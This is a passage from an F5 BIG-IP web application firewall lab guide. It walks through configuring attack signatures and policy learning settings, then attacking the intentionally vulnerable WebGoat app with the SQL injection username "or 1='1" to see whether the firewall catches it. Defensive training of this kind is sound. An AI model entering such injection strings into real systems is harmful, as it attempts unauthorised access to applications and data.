



9. Under Policy Building Settings expand the Attack Signatures options



10. Click on the **Change** button at the far right to bring up the **Select Policy Attack Signature sets**


and choose to add both **High Accuracy signature sets and SQL Injection Signatures** then click **Change**.






Note: For this lab Signature Staging has been disbaled. In a production environment you should consider using staging to allow yourself mitigation time before new signatures are implemented.


11. Ensure that the blocking checkbox has been unchecked for all signatures.



12. You will click Save and Apply Policy at this point.




Note: You will see that the policy will apply with errors. This is because the Policy is set to blocking but we do not have any settings currently in blocking since we unchecked the blocking options. At this point you will think this is counter intuitive. Why would you set a policy in blocking and then not block anything? This is to illustrate that you can begin building your policy in blocking mode from the start. The policy will operate as if it were in transparent mode. When you are ready to begin blocking traffic check the block option for that function(s). At this point we will test the blocking policy, which is in blocking mode, but no functions are currently in blocking.



Task 2 - Tuning policy


Attention: For this lab we will explore the settings for tuning the policy but will not change the settings.

1. Go to **Security > Application Security > Policy Building > Learning and Blocking Settings**
2. Under the **General Settings** you will see various settings for Enforcement, Learning Mode and Learning Speed. For this lab the policy should be set to **Blocking with Manual Learning and a learning speed of fast.**




Note: Depending on the setting you choose for Learning Mode you may find additional options but don't

save any changes.





3. Under Policy Building Process you will find there are settings for Loosen Policy and Tighten Policy.

Loosen Policy would be used when there have been changes to the application. Policy Builder will identify legitmate traffic based on repeated behavior from a sufficient number of sources that you set. Tighten Policy only applies when you are using automatic learning. The policy builder will refine the policy until the number of security policy changes has been reached. Track Site Changes only applies to automatic learning. If enabled this setting allows Policy Builder to discover changes to a web application. Policy builder logs the changes and temporarily loosens the policy to make suggestions and adjustments.



4. When you have made changes to this page make sure to always **Save and Apply the policy.**






3.4.2 Exercise 3.2: Protection from common exploit vectors

Overview


In this exercise you will attack the vulnerable application. Then apply the blocking policy and observe the results.

Task 1 - Exploring an attack

1. Before we begin clear all previous logs by going to **Security > Event Logs > Application > Requests**. Click the checkbox to select all. From the drop down that appears to the right click the down arrow and select Delete all requests.



2. Within Chrome click on the three dots in the upper right and choose New Incognito window




3. Click on the Webgoat bookmark from the bookmark bar to get to the WebGoat application
4. At the username prompt try entering a SQL query for the username and the letter a for the password

```
or 1='1
```

Note: Did you see anything? Why do you think you were not blocked?

5. Return to the BIG-IP Go to **Security > Event Logs > Application > Requests**.
6. You will find an entry there for the login page login attempt.




7. Return to the WebGoat application and login with credentials f5student and f5DEMOs4u!
8. From the left menu go to Injection Flaws –> SQL Injection and select exercise 7

